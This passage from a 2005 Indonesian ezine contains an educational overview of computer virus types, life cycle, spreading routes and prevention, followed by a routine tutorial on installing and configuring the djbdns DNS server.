a.Membuat gambar atau pesan pada monitor
b.Mengganti/mengubah ubah label dari tiap file,direktori,atau label dari drive di pc

Copyright@2005 http://echo<dot>or<dot>id



c.Memanipulasi program/file yang ditulari
d.Merusak program/file
e.Mengacaukan kerja printer , dsb

5.Kemampuan Menyembunyikan diri

Kemampuan Menyembunyikan diri ini harus dimiliki oleh suatu virus agar semua pekerjaan baik dari awal sampai berhasilnya penularan dapat terlaksana.
langkah langkah yang biasa dilakukan adalah:

-Program asli/virus disimpan dalam bentuk kode mesin dan digabung dengan program lain yang dianggap berguna oleh pemakai.
-Program virus diletakkan pada Boot Record atau track yang jarang diperhatikan oleh komputer itu sendiri
-Program virus dibuat sependek mungkin, dan hasil file yang diinfeksi tidak berubah ukurannya
-Virus tidak mengubah keterangan waktu suatu file
-dll

D.SIKLUS HIDUP VIRUS

Siklus hidup virus secara umum, melalui 4 tahap:


o Dormant phase (Fase Istirahat/Tidur)
Pada fase ini virus tidaklah aktif. Virus akan diaktifkan oleh suatu kondisi tertentu, semisal:tanggal yang ditentukan,kehadiran program lain/dieksekusinya program lain, dsb. Tidak semua virus melalui fase ini

o Propagation phase (Fase Penyebaran)
Pada fase ini virus akan mengkopikan dirinya kepada suatu program atau ke suatu tempat dari media storage (baik hardisk, ram dsb). Setiap program yang terinfeksi akan menjadi hasil “klonning” virus tersebut (tergantung cara virus tersebut menginfeksinya)

o Trigerring phase (Fase Aktif)
Di fase ini virus tersebut akan aktif dan hal ini juga di picu oleh beberapa kondisi seperti pada Dormant phase

o Execution phase (Fase Eksekusi)
Pada Fase inilah virus yang telah aktif tadi akan melakukan fungsinya.
Seperti menghapus file, menampilkan pesan-pesan, dsb

Copyright@2005 http://echo<dot>or<dot>id



E.JENIS – JENIS VIRUS

Untuk lebih mempertajam pengetahuan kita tentang virus, Aku akan coba memberikan penjelasan tentang jenis-jenis virus yang sering berkeliaran di dunia cyber.


1.Virus Makro
Jenis Virus ini pasti sudah sangat sering kita dengar.Virus ini ditulis dengan bahasa pemrograman dari suatu aplikasi bukan dengan bahasa pemrograman dari suatu Operating System. Virus ini dapat berjalan apabila aplikasi pembentuknya dapat berjalan dengan baik, maksudnya jika pada komputer mac dapat menjalankan aplikasi word maka virus ini bekerja pada komputer bersistem operasi Mac.
contoh virus:

-variant W97M, misal W97M.Panther
panjang 1234 bytes,
akanmenginfeksi NORMAL.DOT dan menginfeksi dokumen apabila dibuka.
-WM.Twno.A;TW
panjang 41984 bytes,
akan menginfeksi Dokumen Ms.Word yang menggunakan bahasa makro, biasanya berekstensi *.DOT dan *.DOC
-dll

2.Virus Boot Sector
Virus Boot sector ini sudah umum sekali menyebar.Virus ini dalam menggandakan dirinya akan memindahkan atau menggantikan boot sector asli dengan program booting virus. Sehingga saat terjadi booting maka virus akan di load kememori dan selanjutnya virus akan mempunyai kemampuan mengendalikan hardware standar (ex::monitor, printer dsb) dan dari memori ini pula virus akan menyebar eseluruh drive yang ada dan terhubung kekomputer (ex: floopy, drive lain selain drive c).
contoh virus :

-varian virus wyx
ex: wyx.C(B) menginfeksi boot record dan floopy ;
panjang :520 bytes;
karakteristik : memory resident dan terenkripsi)
-varian V-sign :
menginfeksi : Master boot record ;
panjang 520 bytes;
karakteristik: menetap di memori (memory resident),terenkripsi, dan polymorphic)
-Stoned.june 4th/ bloody!:
menginfeksi : Master boot record dan floopy;
panjang 520 bytes;

Copyright@2005 http://echo<dot>or<dot>id



karakteristik: menetap di memori (memory resident), terenkripsi dan menampilkan pesan"Bloody!june 4th 1989" setelah komputer melakukan booting sebanyak 128 kali


3.Stealth Virus
Virus ini akan menguasai tabel tabel interupt pada DOS yang sering kita kenal dengan "Interrupt interceptor" . virus ini berkemampuan untuk mengendalikan instruksi instruksi level DOS dan biasanya mereka tersembunyi sesuai namanya baik secara penuh ataupun ukurannya .
contoh virus:
-Yankee.XPEH.4928,
menginfeksi file *.COM dan *.EXE ;
panjang 4298 bytes;
karakteristik: menetap di memori, ukurantersembunyi, memiliki pemicu
-WXYC (yang termasuk kategori boot record pun karena masuk kategri stealth
dimasukkan pula disini), menginfeksi floopy an motherboot record;
panjang 520 bytes;
menetap di memori; ukuran dan virus tersembunyi.
-Vmem(s):
menginfeksi file file *.EXE, *.SYS, dan *.COM ;
panjang fie 3275 bytes;
karakteristik:menetap di memori, ukuran tersembunyi, di enkripsi.
-dll

4.Polymorphic Virus
Virus ini Dirancang buat mengecoh program antivirus,artinya virus ini selalu berusaha agar tidak dikenali oleh antivirus dengan cara selalu merubah rubah strukturnya setiap kali selesai menginfeksi file/program lain.

contoh virus:

-Necropolis A/B,
menginfeksi file *.EXE dan *.COM;
panjang file 1963 bytes;
karakteristik: menetap di memori, ukuran dan virus tesembunyi,terenkripsi dan dapat berubah ubah struktur
-Nightfall,
menginfeksi file *.EXE;
panjang file 4554 bytes;
karakteristik : menetap di memori, ukuran dan virus tesembunyi,memiliki pemicu, terenkripsidan dapat berubah-ubah struktur
-dll

5.Virus File/Program
Virus ini menginfeksi file file yang dapat dieksekusi langsung dari sistem operasi,



baik itu file application (*.EXE), maupun *.COm biasanya juga hasil infeksi dari virus ini dapat diketahui dengan berubahnya ukuran file yang diserangnya.

6.Multi Partition Virus
Virus ini merupakan gabungan dariVirus Boot sector dan Virus file: artinya pekerjaan yang dilakukan berakibat dua, yaitu dia dapat menginfeksi file-file *.EXE dan juga menginfeksi Boot Sector.

F.BEBERAPA CARA PENYEBARAN VIRUS

Virus layaknya virus biologi harus memiliki media untuk dapat menyebar,virus computer dapat menyebar keberbagai komputer/mesin lainnya juga melalui berbagai cara, diantaranya:

1.Disket, media storage R/W
Media penyimpanan eksternal dapat menjadi sasaran empuk bagi virus untuk dijadikan media. Baik sebagai tempat menetap ataupun sebagai media penyebarannya. Media yang bias melakukan operasi R/W (read dan Write) sangat memungkinkan untuk ditumpangi virus dan dijadikan sebagai media penyebaran.


2.Jaringan (LAN, WAN,dsb)
Hubungan antara beberapa computer secara langsung sangat memungkinkan suatu virus ikut berpindah saat terjadi pertukaran/pengeksekusian file/program yang mengandung virus.

3.WWW (internet)
Sangat mungkin suatu situs sengaja di tanamkan suatu ‘virus’ yang akan menginfeksi komputer-komputer yang mengaksesnya.

4.Software yang Freeware, Shareware atau bahkan Bajakan
Banyak sekali virus yang sengaja di tanamkan dalam suatu program yang di sebarluaskan baik secara gratis, atau trial version yang tentunya sudah tertanam virus didalamnya.

5.Attachment pada Email, transferring file
Hampir semua jenis penyebaran virus akhir-akhir ini menggunakan email attachment dikarenakan semua pemakai jasa internet pastilah menggunakan email untuk berkomunikasi, file-file ini sengaja dibuat mencolok/menarik perhatian, bahkan seringkali memiliki ekstensi ganda pada penamaan filenya.

Copyright@2005 http://echo<dot>or<dot>id



G.PENANGULANGANNYA

1.Langkah-Langkah untuk Pencegahan
Untuk pencegahan anda dapat melakukan beberapa langkah-langkah berikut :
o Gunakan Antivirus yang anda percayai dengan updatean terbaru, tdak perduli appun merknya asalkan selalu di update, dan nyalakan Auto protect
o Selalu men-scan semua media penyimpanan eksternal yang akan di gunakan, mungkin hal ini agak merepotkan tetapi jika Autoprotect anti virus anda bekerja maka prosedur ini dapat dilewatkan.
o Jika Anda terhubung langsung ke Internet cobalah untuk mengkombinasikan Antivirus anda dengan Firewall, Anti spamming, dsb


2.Langkah-Lagkah Apabila telah Terinfeksi

o Deteksi dan tentukan dimanakah kira-kira sumber virus tersebut apakah disket, jaringan, email dsb, jika anda terhubung ke jaringan maka ada baiknya anda mengisolasi computer anda dulu (baik dengan melepas kabel atau mendisable dari control panel)
o Identifikasi dan klasifikasikan jenis virus apa yang menyerang pc anda, dengan cara:
  - Gejala yang timbul, misal : pesan, file yang corrupt atau hilang dsb
  - Scan dengan antivirus anda, jika anda terkena saat Autoprotect berjalan berarti vius definition di computer anda tidak memiliki data virus ini, cobalah update secara manual atau mendownload virus definitionnya untuk anda install. Jika virus tersebut memblok usaha anda untuk mengupdatenya maka ,upayakan untuk menggunakan media lain (komputer) dengan antivirus updatean terbaru.
o Bersihkan, setelah anda berhasil mendeteksi dan mengenalinya maka usahakan segera untuk mencari removal atau cara-cara untuk memusnahkannya di situs -situs yang memberikan informasi perkembangan virus. Hal ini jika antivirus update-an terbaru anda tidak berhasil memusnahkannya.
o Langkah terburuk, jika semua hal diatas tidak berhasil adalah memformat ulang komputer anda .

PENUTUP

Semoga pembahasan mengenai Virus ini dapat memberikan manfaat khususnya bagi penulis yang sedang belajar dan bagi kita semua umumnya, Tulisan ini ditujukan untuk pembelajaran semata sehingga sangat diharapkan kritik dan sarannya. Apabila banyak kekurangan pada tulisan ini harap dimaklumi.

Copyright@2005 http://echo<dot>or<dot>id



REFERENSI

1.[Stallings, William],“CRYPTOGRAPHY AND NETWORK SECURITY,principle and practice: second edition ” ,Prentice-Hall,Inc., New Jersey ,1999

2.[Salim, IR.Hartojo],“Virus Komputer, teknik pembuatan & langkah-langkah penaggulangannya ,Andi OFFSET,Yogyakarta , 1989.

3.[Amperiyanto, Tri],“Bermain-main dengan Virus Macro”,Elex Media Komputindo, Jakarta,2002

4.[Jayakumar], “ Viruspaperw.pdf ”, EBOOK version

5.[y3dips],“pernak pernik Virus”,http://ezine.echo.or.id,Jakarta,2003

6.“ Virus Definition dari salah satu Antivirus ”


*greetz to:

[echostaff a.k.a moby, the_day, comex ,z3r0byt3 ,netrat] && puji*
anak anak newbie_hacker,$peci@l temen2 seperjuangan

kirimkan kritik && saran ke y3dips[at]echo.or.id

/0x79/0x33/0x64/0x69/0x70/0x73/ (c)2004

Copyright@2005 http://echo<dot>or<dot>id



Instalasi dan Konfigurasi Dasar DJBDNS

Author: z3r0byt3 (Echo staff) z3r0byt3@echo.or.id | z3r0byt3@irvan.or.id
Online @ www.echo.or.id :: http://ezine.echo.or.id

*pengantar

Waahhh, banyak yang protes nih, katanya situsnya jarang diupdate*.
Maklum lah situs ini diupdate disela-sela waktu senggang saya.
Kalo gak ada waktu senggang ya saya gak update :-p.

Gini deh, karena sekarang saya lagi ada waktu senggang, saya coba
bikin tutorial "Instalasi dan Konfigurasi DJBDNS". DJBDNS adalah
DNS Server dari D.J Bernstein yang dapat dijalankan pada mesin *NIX.

*main

Karena tulisan ini sifatnya tutorial jadi saya gak akan berbicara
panjang lebar buat menjelaskan DJBDNS :-).

Sebelum instalasi dimulai, kita siapkan kondisi awal, yakni:
1. Mesin Linux dengan paket gcc terinstall
2. Paket daemontools-0.76.tar.gz
3. Paket ucspi-tcp-0.88.tar.gz
4. Paket djbdns-1.05.tar.gz

Setelah semua paket terpenuhi, berikutnya masuk ke dalam tahap instalasi.
Lakukan instalasi sebagai root.

Pertama-tama install paket daemontools-0.76.tar.gz dengan langkah
sebagai berikut:


- Buat direktori bernama /package
mkdir -p /package

- Ekstrak paket daemontools-0.76.tar.gz ke dalam direktori /package
tar -zxpf daemontools-0.76.tar.gz -C /package

- Pindah ke direktori daemontools
cd /package/admin/daemontools-0.76/

- Instal daemontools dengan perintah:
package/install

Copyright@2005 http://echo<dot>or<dot>id



Paket daemontools telah terinstall, lanjut ke langkah berikutnya,
yakni instalasi ucspi-tcp-0.88.tar.gz.
Masih sebagai root, lakukan instalasi paket ucspi-tcp-0.88.tar.gz
dengan langkah sebagai berikut:

- Ekstrak paket ucspi-tcp-0.88.tar.gz ke dalam direktori /var/tmp
tar -zxpf ucspi-tcp-0.88.tar.gz -C /var/tmp

- Pindah ke direktori /var/tmp/ucspi-tcp-0.88
cd /var/tmp/ucspi-tcp-0.88

- Install ucspi-tcp-0.88
make setup check

Paket ucspi-tcp telah terinstall, berikutnya instalasi
paket djbdns-1.05.tar.gz.

Masih tetap sebagai root, lakukan instalasi paket djbdns-1.05.tar.gz
dengan langkah sebagai berikut:

- Ekstrak paket djbdns-1.05.tar.gz ke dalam /var/tmp
tar -zxpf djbdns-1.05.tar.gz -C /var/tmp

- Pindah ke direktori /var/tmp/djbdns-1.05
cd /var/tmp/djbdns-1.05

- Install djbdns
make setup check

Sampai saat ini paket-paket yang diperlukan telah terinstall termasuk
paket djbdns. Selanjutnya kita akan mengkonfigurasikan djbdns.
Djbdns dapat dikonfigurasikan sebagai dns cache server, jika anda tidak
berniat untuk mengelola dns server sendiri serta dapat dikonfigurasikan
sebagai dns server, jika anda ingin mengelola dns server sendiri.


Konfigurasi DJBDNS sebagai dns cache untuk localhost:

- Buat user untuk menangani dnscache dan log dns:
useradd -d /dev/null -s /bin/false dnscache
useradd -d /dev/null -s /bin/false dnslog

- Buat direktori /etc/dnscache
mkdir -p /etc/dnscache

- Setup dnscache

Copyright@2005 http://echo<dot>or<dot>id



dnscache-conf dnscache dnslog /etc/dnscache

- Buat symlink direktori /etc/dnscache ke direktori /service
ln -s /etc/dnscache /service

- Cek service tersebut dengan perintah svstat
svstat /service/dnscache

- Edit file /etc/resolv.conf, dan ubah menjadi:

nameserver 127.0.0.1

- Cek apakah anda bisa lookup sebuah host di internet
dnsip www.google.com

Jika host www.google.com dapat di-look up berarti dnscache sudah terkonfigurasi dengan benar.Langkah berikutnya adalah mengkonfigurasikan djbdns sebagai dnscache untuk jaringan internal anda.

Untuk mengkonfigurasikan djbdns sebagai dnscache untuk jaringan internal tidaklah sulit, masih dengan langkah yang sama, namun ada sedikit perbedaan.

- Setup dnschache untuk janringan internal
dnscache-conf dnscache dnslog /etc/dnscachex 172.16.0.49

- Hapus file yang bernama 127.0.0.1
rm -f /etc/dnscachex/root/ip/127*


- Buat file kosong yang menunjukan ip network mana yang dijinkan untuk menggunakan cache server ini. Karena kita menjalankan dnscache pada ip 172.16.0.49, maka kita akan mengijinkan ip 172.16.
Sesuaikan ip ini pada network anda
touch /etc/dnscachex/root/ip/172.16

- Buat simbolik link
ln -s /etc/dnscachex /service
- Setting resolver pada komputer client, isikan dengan ip server cache tadi.
  Langkah berikutnya adalah mengkonfigurasikan djbdns sebagai dns server.

- Create user yang diperlukan untuk menjalankan dns server
useradd -d /dev/null -s /bin/false tinydns

- Setup tinydns
tiny-dnsconf tinydns dnslog /etc/tinydns 192.168.2.1

Copyright@2005 http://echo<dot>or<dot>id



- Menambahkan domain
cd /etc/tinydns/root
./add-ns irvan.or.id 192.168.2.1

- Menambahkan host
./add-host heavygun.irvan.or.id 192.168.2.1

- Menambahkan alias
./add-alias wingzero.irvan.or.id 192.168.2.1

- Membuat Record MX
./add-mx irvan.or.id 192.168.2.1

- Jalankan perintah make untuk mengkompile database record dns tersebut
make

- Buat simbolik link
ln -s /etc/tinydns /service

Sampai saat ini konfigurasi djbdns sebagai dnscache dan dnsserver
telah selesai. Perlu diingat, tulisan ini hanya sekedar berbagi pengalaman,
bila ada kekurangan,harap merujuk pada manual resmi djbdns pada situs resmi
djbdns

*end.

*situs resmi z3r0byt3 ==> www.irvan.or.id ;artikel ini diambil dari situ

dokumen ini di dedikasikan untuk kekasihku tercinta CHIKA*
greetz to echo staff: moby, y3dips, the_day, comex

z3r0byt3(C)production

kirimkan kritik && saran ke z3r0byt3[at]echo.or.id

[EOF]

Copyright@2005 http://echo<dot>or<dot>id